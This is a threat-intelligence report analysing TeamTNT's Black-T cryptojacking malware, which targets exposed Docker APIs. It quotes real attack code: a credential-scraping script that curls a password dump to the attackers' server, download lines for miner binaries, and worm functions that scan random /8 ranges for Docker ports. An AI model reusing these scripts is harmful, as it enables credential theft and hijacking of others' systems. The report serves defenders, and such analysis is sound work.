Black-T: New Cryptojacking Variant from TeamTNT

By Nathaniel Quist

Published: 2020-10-05 · Archived: 2026-04-06 03:25:03 UTC

Executive Summary

Unit 42 researchers discovered a new variant of cryptojacking malware named Black-T, authored by TeamTNT, a group known to target AWS credential files on compromised cloud systems and mine for Monero (XMR). Black-T follows the traditional TeamTNT tactics, techniques and procedures (TTPs) of targeting exposed Docker daemon APIs and performing scanning and cryptojacking operations on vulnerable systems of affected organizations. However, code within the Black-T malware sample gives evidence of a shift in TTPs for TeamTNT operations.

Of these new TTPs, most notable are the targeting and stopping of previously unknown cryptojacking worms (i.e. the Crux worm, ntpd miner, and a redis-backup miner). Also, TeamTNT has been implementing the use of memory password scraping operations via mimipy and mimipenguins, which are *NIX equivalents to the commonly used Windows-specific memory password scraper functionality of Mimikatz. Mimikatz is a tool capable of scraping plaintext passwords from Windows OS systems, and also has the capability to perform pass-the-hash and pass-the-token operations, allowing attackers to hijack user sessions. Any identified passwords which were obtained through mimipenguins are then exfiltrated to a TeamTNT command and control (C2) node. This is the first time TeamTNT actors have been witnessed including this type of post-exploitation operation in their TTPs.

The Black-T tool also has the capability to use three different network scanning tools to identify additional exposed Docker daemon APIs, within the local network of the compromised system and across any number of publicly accessible networks, to extend their cryptojacking operations. Both masscan and pnscan have been used before by TeamTNT actors. However, the addition of zgrab, a GoLang network scanner, marks the first time that a GoLang tool has been witnessed incorporated into TeamTNT's TTPs. There was also an update to the masscan network scanner operation to include searching for TCP port 5555. While the exact purpose regarding adding port 5555 to the scanner is unknown, there have been documented cases where XMR cryptojacking is occurring on Android-based devices. This could indicate a new unknown target set for expanding TeamTNT cryptojacking operations. However, there is little evidence to support TeamTNT targeting Android devices.

Unit 42 researchers have discovered several German-language phrases inserted into multiple TeamTNT scripts, Black-T included. The very first line within the script following an ASCII art banner reads: verbose mode ist nur für euch 😉 damit ihr was zum gucken habt in der sandbox :-* which translates to "verbose mode is only for you 😉 so that you have something to watch in the sandbox." There have been several other cases where German phrases have been used within TeamTNT scripts.

Palo Alto Networks Prisma Cloud can assist in securing cloud deployments against the threats posed by TeamTNT, by guiding organizations to better detect vulnerabilities or misconfigurations in cloud environment settings and infrastructure as code (IaC) templates prior to deploying production systems. Additionally, by installing the latest apps and threat definitions on Palo Alto Networks Next-Generation Firewall, network connections to known XMR public mining pools, or to malicious domains and IPs, can be prevented before the environment is compromised.

Black-T Dissection

The Black-T script is downloaded from the TeamTNT domain, hxxps://teamtnt[.]red/BLACK-T/SetUpTheBLACK-T, to the compromised cloud system that maintained an exposed Docker daemon API. Once downloaded to the compromised system, the script will perform the following actions.



Figure 1. TeamTNT's Black-T ASCII banner.

First, there is a display of an ASCII art banner declaring that this variant is version 1 (see Figure 1). Then, the script performs a clean and system prep operation, in which the script will remove known cryptojacking malware already in place on the compromised system. Black-T specifically targets Kinsing malware, a competing cryptojacking process family. It is also important to note that TeamTNT authors have copied several pieces of malware code, both within previous TeamTNT tools as well as within this Black-T tool, to augment their own cryptojacking malware. Specifically, this copied code allows for the removal and evasion of Aliyun and Tencent cloud security software, and adds AWS credential-stealing features and masscan scanning functionality.

Disable Active XMR Miners

Unit 42 researchers also found evidence that the TeamTNT authors are now targeting other potential competing cryptojacking malware families, outside of the previously mentioned kinsing cryptojacking process. These competing cryptojacking processes include kswapd0, ntpd miner, redis-backup miner, auditd miner, migration miner, and finally, the Crux worm (see Figure 2) as well as the Crux worm miner (see Figure 3). With the inclusion of these potential cryptojacking processes found within the Black-T malware, it would appear that these cryptojacking processes are known to the TeamTNT authors as competing for cloud processing resources. This would also indicate there are several cryptojacking processes currently unknown to defense teams and efforts should be taken to identify and build mitigation rules for these currently unknown cryptojacking processes. There is an XMR public mining pool called cruxpool[.]com. However, no additional information is currently available to support if the Crux worm uses the public mining pool cruxpool, or if this is simply a clever naming convention used by cryptojacking operators.

Following the cleaning of any known cryptojacking processes, the Black-T malware will also perform a cleaning operation for any known xmrig process currently running on the compromised system. XMRig is a popular open-source process, which facilitates the computational operations needed to mine the XMR cryptocurrency.

```
CRUXWORM=$(ps ax | grep -v grep |  grep "bash .crux")
if [ ! -z "$CRUXWORM" ];
then
echo "found crux worm... killing..."
CRUXWORMFILES=("/root/.crux" "/root/.cmd" "/root/.dat")
for CRUXFILE in ${CRUXWORMFILES[@]}; do
tntrecht -ia $CRUXFILE 2>/dev/null 1>/dev/null
chattr -ia $CRUXFILE 2>/dev/null 1>/dev/null
rm -f $CRUXFILE 2>/dev/null 1>/dev/null
kill $(pidof .crux) 2>/dev/null 1>/dev/null
pkill -f .crux 2>/dev/null 1>/dev/null
done
history -c 2>/dev/null 1>/dev/null
fi
```

Figure 2. Crux worm process removal.

```
CRUXWORMXMR=$(ps ax | grep -v grep |  grep "./.gpg")
if [ ! -z "$CRUXWORMXMR" ];
then
echo "found crux worm miner... killing..."
tntrecht -ia /root/.gpg 2>/dev/null 1>/dev/null
chattr -ia /root/.gpg 2>/dev/null 1>/dev/null
rm -f /root/.gpg 2>/dev/null 1>/dev/null
kill $(pidof "./.gpg") 2>/dev/null 1>/dev/null
pkill -f "./.gpg" 2>/dev/null 1>/dev/null
history -c 2>/dev/null 1>/dev/null
fi
```

Figure 3. Crux worm mining process removal.

Of note, TeamTNT makes use of customized processes within their scripts. These custom processes represent traditional *NIX processes, but have the prefix “tnt” added to the process name. For example, tntrecht is a customized process that is loaded into /usr/local/bin/tntrecht on the compromised system and is likely used to hijack and modify the permissions of legitimate *NIX processes to be used for TeamTNT operations. The modified legitimate processes are subsequently renamed with the “tnt” prefix – for instance, tntwget and tntcurl.

System Setup

Following the cleanup of the compromised system, the script will further set up the system environment by setting Path Variables: PATH=/bin:/sbin:/usr/bin:/usr/local/bin:/usr/sbin, naming 8.8.4.4 and 8.8.8.8 as new DNS servers, and finally, flushing all established IP table rules using the command iptables -F.

The script will then check to see which *NIX package manager is installed on the compromised system: Advanced Package Tool (APT), Yellowdog Updater, Modified (YUM) or Alpine Linux package manager (APK). Regardless of the package manager type identified, the script will install masscan, along with libpcap to perform network packet traffic listening, pnscan (a network scanning tool, although within the current sample, pnscan functionality has been commented out), zgrab (a GoLang tool built for zmap), Docker and jq (a flexible command-line JSON processor). See the setup image in Figure 4.

```
function APT_SETUP(){
#PACKMAN_CLEANUP
apt-get update
for BASIC_APT_PACK in ${BASIC_APT_PACKS[@]}; do
if [ "$VBOSE" = "1" ]; then echo "setup: $BASIC_APT_PACK"; fi
apt-get install -y $BASIC_APT_PACK
sleep $SETUP_SLEEP
done
SETUP_MASSCAN_APT
#SETUP_PNSCAN_SOURCE
SETUP_ZGRAB
SETUP_DOCKER
SETUP_JQ_APT
}
```

Figure 4. APT package manager setup.

Unit 42 researchers believe that TeamTNT actors are planning on building more sophisticated cryptojacking features into their tool sets – specifically for identifying vulnerable systems within various cloud environments. Never before has

TeamTNT been known to use the network scanner software zmap. But TeamTNT is not only using zmap, they are using the little-known zgrab, which is a GoLang tool used to capture address banners. It is currently unclear how TeamTNT actors will use this data, but it is highly likely the actors are giving zgrab a trial run to test the scanner's functionality for their operations, and may make adjustments accordingly. This idea is supported by the zgrab GitHub page, which states that, "zgrab tends to be very unstable, API's may break at any time, so be sure to vendor zgrab." It is further supported by the fact that during the time of writing this blog, zmap had deprecated the original zgrab tool, which was used in Black-T, and has replaced it with a new version of zgrab, called zgrab2.

Unit 42 researchers do know that TeamTNT actors are placing a great deal of importance on scanning capabilities within the Black-T tool, as there are currently three different scanners built into this tool (masscan, pscan and zgrab).

Download Toolsets

The Black-T variant downloads two files, which execute directly into bash: hxxps://teamtnt[.]red/BLACK-T/beta and hxxps://teamtnt[.]red/BLACK-T/setup/bd.

Beta

Beta is used to make a new directory /.../ where the following files are compressed into two tar files named root.tar.gz:

- /root/.bash_history
- /root/.ssh/
- /etc/hosts
- /root/.docker/
- /root/.aws/
- /root/*.sh
- /home/*/.bash_history
- /home/*/.ssh/
- /home/*/*.sh

And, cron.tar.gz:

- /etc/cron*/
- /var/spool/cron/

These two files, upon compression, are then sent to the URL hxxps://teamtnt[.]red/only_for_stats/dup.php. It is important to note that TeamTNT actors are still targeting AWS credential and configuration files located on compromised AWS cloud systems. If compromised systems do contain AWS credentials, the TeamTNT actors could attempt to use these AWS credentials to expand their cryptojacking operations within the compromised system's AWS environment. By using the AWS credentials obtained from the exposed and compromised Docker daemon system, TeamTNT actors could use this system as a pivot point to gain access to additional cloud systems and resources that use the same AWS credentials and which are hosted within the system's larger AWS environment.

The beta script then downloads the file hxxps://teamtnt[.]red/x/pw, and also downloads the hxxps://teamtnt[.]red/BLACK-T/setup/bd, which is a duplicate from the Black-T download.

Finally, the beta script will set the service token for monitoring XMR mining operations. This token is set as abyofigfefda6c3itn9f3zkrmjfays31, and it will redownload the Black-T script, hxxps://teamtnt[.]red/BLACK-

T/SetUpTheBLACK-T. This is likely done as a means of redundancy to provide actors with different types of operations to launch following the exploitation of a system.

pw

The script pw is very intriguing, as it performs post-exploitation operations of password scraping using mimipy and mimipenquin, which are *NIX tools adapted for use from the Windows tool Mimikatz. Upon uncovering any passwords residing in memory within the compromised system, the passwords are written to the file /var/tmp/.../output.txt, which is then uploaded to hxxps://teamtnt[.]red/only_for_stats/dup.php. See Figure 5.

```
curl -s -k -o /var/tmp/.../getpwds.tar.gz https://teamtnt.red/x/getpwds.tar.gz || wget
cd /var/tmp/.../
echo "logfile" > /var/tmp/.../output.txt
echo "" >> /var/tmp/.../output.txt
bash /var/tmp/.../gimmecredz.sh >> /var/tmp/.../output.txt

python /var/tmp/.../packed/mimipy.py >> /var/tmp/.../output.txt
bash /var/tmp/.../mimipenguin.sh >> /var/tmp/.../output.txt
python3 /var/tmp/.../mimipenguin.py >> /var/tmp/.../output.txt
mkdir /var/tmp/.../; cd /var/tmp/.../
make
chmod +x /var/tmp/.../mimipenguin 2>/dev/null 1>/dev/null
/var/tmp/.../mimipenguin >> /var/tmp/.../output.txt
curl -F "userfile=@/var/tmp/.../output.txt" https://teamtnt.red/only_for_stats/dup.php
```

Figure 5. Memory password scraping and exfil.

bd

The script bd is used to download the XMR mining software relevant to the given compromised system. These downloaded files and the SHA256 values for the mining software have been reported on before during an operation targeting Weave Scope deployments.

```
DOWNLOAD_FILE https://teamtnt.red/BLACK-T/setup/hole /usr/bin/bioset
DOWNLOAD_FILE https://teamtnt.red/BLACK-T/setup/kube /usr/bin/kube
DOWNLOAD_FILE https://teamtnt.red/BLACK-T/setup/tshd /usr/bin/tshd
#DOWNLOAD_FILE https://teamtnt.red/BLACK-T/setup/docker-update /usr/bin/docker-update
```

Figure 6. Downloaded mining software.

Unit 42 researchers downloaded each of the software samples and believe these samples to be the same style of samples that have been previously reported (see Table 1).

Name	**SHA-256 Hash**	**Note/VirusTotal Findings**
bioset	a5dd446b2a7b8cfd6b6fd4047cc2fddfcea3a4865d8069dcd661e422046de2a1	Possibly corrupted
kube	a506c6cf25de202e6b2bf60fe0236911a6ff8aa33f12a78edad9165ab0851caf	VT = 33/60 kube.jpg
tshd	a5e6b084cdabe9a4557b5ff8b2313db6c3bb4ba424d107474024030115eeaa0f	Possibly Corrupt VT = 1/60

docker-update	139f393594aabb20543543bd7d3192422b886f58e04a910637b41f14d0cad375	VT = 35/60 default.jpg

Table 1. TeamTNT XMR mining software.

XMR Miner Setup

The Black-T script then downloads the known XMR miner software sbin_u, (SHA256: fae2f1399282508a4f01579ad617d9db939d0117e3b2fcfcc48ae4bef59540d9). This type of mining software has been linked before to TeamTNT. VirusTotal currently only lists the malware as an 8/62, but does label it as an Executable Linkable Format (ELF) CoinMiner (see Figure 7), mining software which operates on *NIX platform systems.



Figure 7. VirusTotal metadata of the file sbin_u

Finally, Black-T configures the XMR mining software to use the following XMR wallet address: 84xqqFNopNcG7T5AcVyv7LVyrBfQyTVGxMFEL2gsxQ92eNfu6xddkWabA3yKCJmfdaA9jEiCyFqfffKp1nQkgeq2Uu2dhB8. Figure 8 shows that as of the time of this writing, only five workers were reported producing 8.2 KH/s, which is down from a maximum of 25.05 KH/s on September 26, 2020. This particular XMR wallet has only managed to gather roughly US$10 as of September 29, 2020, likely due to the fact that this is a very new variant of cryptojacking software and hasn't had much time to spread.



Figure 8. MoneroOcean results for the Black-T XMR wallet address.

Worm Functionality

TeamTNT has long maintained its usage of worm-like techniques and has used masscan or pnscan to discover vulnerable systems. Black-T is no exception. However, there is a subtle difference between previously reported TeamTNT masscan operations and those present within Black-T. Specifically, in Black-T, we see the addition of a new scanning port, TCP 5555

(see Figure 9). While the exact purpose of adding port 5555 to the scanner is unknown, there have been documented cases where XMR cryptojacking is occurring on Android-based devices. This could indicate a new unknown target set for expanding TeamTNT cryptojacking operations. However, there is little evidence to support TeamTNT targeting Android devices.

```
function LANDOCKERPWN(){
GETLOCALRANGES
while read TargetRange
do
echo "scanne $TargetRange"
AUTOLANDOCKERPWN $TargetRange 2375 $RATESCAN
AUTOLANDOCKERPWN $TargetRange 2376 $RATESCAN
AUTOLANDOCKERPWN $TargetRange 2377 $RATESCAN
AUTOLANDOCKERPWN $TargetRange 4243 $RATESCAN
AUTOLANDOCKERPWN $TargetRange 4244 $RATESCAN
AUTOLANDOCKERPWN $TargetRange 5555 $RATESCAN
done < /tmp/.lr
rm -f /tmp/.lr
}
```

Figure 9. TeamTNT masscan scanning operations.

Additionally, Black-T also performs scanning operations on a random CIDR 8 network range as it searches for exposed Docker API instances. This is also a new finding related to TeamTNT TTPs (see Figure 10). By expanding the scanning range of Black-T, TeamTNT actors are greatly expanding the scope of their targeting operations. Instead of only scanning the local network range of a compromised system, Black-T will begin scanning an entire CIDR 8 network range at random. For example, if Black-T selects 134.0.0.0/8, any address between 134.0.0.0 and 134.255.255.255 which contains an exposed Docker daemon API will be targeted and Black-T will attempt to exploit that system. Given enough time, every publicly available IP address will be scanned for an exposed Docker daemon API system. This has the potential to greatly increase the number of compromised systems owned by TeamTNT actors.

```
function RANDOMDOCKERPWN(){
for (( ; ; ))
do
TargetRange="$[RANDOM%255+1].0.0.0/8"
echo "scanne $TargetRange"
AUTOLANDOCKERPWN $TargetRange 2375 $RATESCAN
AUTOLANDOCKERPWN $TargetRange 2376 $RATESCAN
AUTOLANDOCKERPWN $TargetRange 2377 $RATESCAN
AUTOLANDOCKERPWN $TargetRange 4243 $RATESCAN
AUTOLANDOCKERPWN $TargetRange 4244 $RATESCAN
AUTOLANDOCKERPWN $TargetRange 5555 $RATESCAN
    sleep 1
done
}
```

Figure 10. Random Docker API scanning operation.

Conclusion

TeamTNT is a cloud-focused cryptojacking group which targets exposed Docker daemon APIs. Upon successful identification and exploitation of the Docker daemon API, TeamTNT will drop the new cryptojacking variant Black-T. This variant installs up to three different types of network scanners (masscan, pnscan and zgrab), which are used to scan for additional exposed Docker daemon APIs. Black-T will also perform memory scraping operations following the successful exploitation of the cloud system. This is performed via mimipy and mimipenguins scripts, which are downloaded to the compromised system. Any identified passwords are then exfiltrated to a TeamTNT C2 node. Similar to the stolen AWS credentials also captured by the TeamTNT actors, these credentials are likely to be used for additional operations targeted against the organization managing the compromised Docker API.

In order to protect cloud systems from TeamTNT's Black-T cryptojacking malware, organizations should perform the following actions:

- Ensure that cloud environments are not exposing Docker daemon APIs or any other network service, which inadvertently exposes sensitive internal network services.
- Leverage Palo Alto Networks Prisma Cloud to secure cloud deployments.
- Install the latest apps and threat definitions on the Palo Alto Networks Next-Generation Firewall.

Indicators of Compromise

URLs

hxxps://teamtnt[.]red

hxxps://teamtnt[.]red/BLACK-T/beta

hxxps://teamtnt[.]red/BLACK-T/CleanUpThisBox

hxxps://teamtnt[.]red/BLACK-T/setup/bd

hxxps://teamtnt[.]red/BLACK-T/setup/docker-update

hxxps://teamtnt[.]red/BLACK-T/setup/hole

hxxps://teamtnt[.]red/BLACK-T/setup/kube

hxxps://teamtnt[.]red/BLACK-T/setup/tshd

hxxps://teamtnt[.]red/BLACK-T/SetUpTheBLACK-T

hxxps://teamtnt[.]red/BLACK-T/SystemMod

hxxps://teamtnt[.]red/ip_log/getip[.]php

hxxps://teamtnt[.]red/only_for_stats/dup[.]php

hxxps://teamtnt[.]red/x/getpwds[.]tar[.]gz

hxxps://teamtnt[.]red/x/pw

hxxps://iplogger[.]org/blahblahblah

Monero Mining Pool

MoneroOcean[.]stream

SHA-256 Hashes

Black-T related hashes

SHA-256 Hash	Filename
90c74c9ff4c502e155d2dc72f3f6c3f512d354d71b5c480c89b6c1b1852bcb1f	bd.bin
1cf803a8dd2a41c4b976106b0ceb2376f46bafddeafbcef6ff0c312fc78e09da	beta.bin
a5dd446b2a7b8cfd6b6fd4047cc2fddfcea3a4865d8069dcd661e422046de2a1	bioset.bin
9f8cb3f25a8b321b86ee52c16b03b3118f3b157b33e29899d265da3433a02c79	SetUpTheBLACK-T.bin
6c16473060ffd9e215ee8fc82ff430384a8b99ea85000486f363e9bff062898d	cleanupthisbox.bin
139f393594aabb20543543bd7d3192422b886f58e04a910637b41f14d0cad375	docker-update.bin
5b417032a80ddf4d9132a3d7d97027eeb08d9b94b89f5128863930c1967c84c4	getpwds.tar.gz
e92b19f535fa57574401b6cdbf511a234a0b19335bd2ad6751839c718dc68e4d	gimmecredz.sh
a506c6cf25de202e6b2bf60fe0236911a6ff8aa33f12a78edad9165ab0851caf	kube.bin
c0069aab1125a8ac1b9207e56371e86693b26b0dcab1630f337be55929b36a2a	pw.bin
fae2f1399282508a4f01579ad617d9db939d0117e3b2fcfcc48ae4bef59540d9	sbin_u
84fabfbbd134bbeeb5481a96b023f44a671382349e5b39928baf0e80e28fd599	setup_moneroocean_miner.bin
06e9cb770c61279e91adb5723f297d472a42568936199aef9251a27568fd119f	systemmod.bin
a5e6b084cdabe9a4557b5ff8b2313db6c3bb4ba424d107474024030115eeaa0f	tshd.bin

Mimipy and Mimipenguin Related Hashes

SHA-256 Hash	Filename
79b478d9453cb18d2baf4387b65dc01b6a4f66a620fa6348fa8dbb8549a04a20	mimipenguin.py
3acfe74cd2567e9cc60cb09bc4d0497b81161075510dd75ef8363f72c49e1789	mimipenguin.sh
73a956f40d51da737a74c8ad4ecbfab12350621ffc167b5c278cd33ce9e0e0f0	mimipy.py
b9b3a97ed5c335b61f2cc9783cb8f24c9cff741d020b850502542dbd81c2c2df	pack.py
1f09ccae15d8d452bde39f7ada9660df3cf0598137c5ac7a47027d8b9107415d	pupyimporter.py
023283c035a98fcb0b4d32bc103a44df5844c5e41c82261e0d029180cde58835	dbg.h

a0d4cbbb61e3b900a990a2b06282989c70d5d7cb93052ad7ec04dcd64701d929	max.h
6cbf056fe35f1a809b8e8a2a5fc1f808bb4366e6e1ca2767fb82832d60c9ecf8	scanner.h
9469e2937be4cf37e443ba263ffc1ee9aa1cf6b6a839ad60e3ecfe3e9e1bc24e	targets.h
9703cd1d00bf6f55b5becb1dd87ffcbd98b2ac791c152f7adcb728c5512df5e2	users.h
88226956193afb5e5250639bd62305afde125a658b7e924ce5a5845d08f7de08	mimipenguin.c
54d7524c73edbd9fe3cfa962656db23d6a2d8e4ebc6a58b116b3b78d732acfdf	scanner.c
ac54934dd9b3b55296baf3e4d1aec959f540bed71d02a6f624edab281a719bdf	targets.c
00f116b831f720b62acf3a2d0db2a870b6ae114c4f9b3b517362a49c42c5a6f3	users.c

Monero Wallet

84xqqFNopNcG7T5AcVyv7LVyrBfQyTVGxMFEL2gsxQ92eNfu6xddkWabA3yKCJmfdaA9jEiCyFqfffKp1nQkgeq2Uu2dhB8

Source: https://unit42.paloaltonetworks.com/black-t-cryptojacking-variant/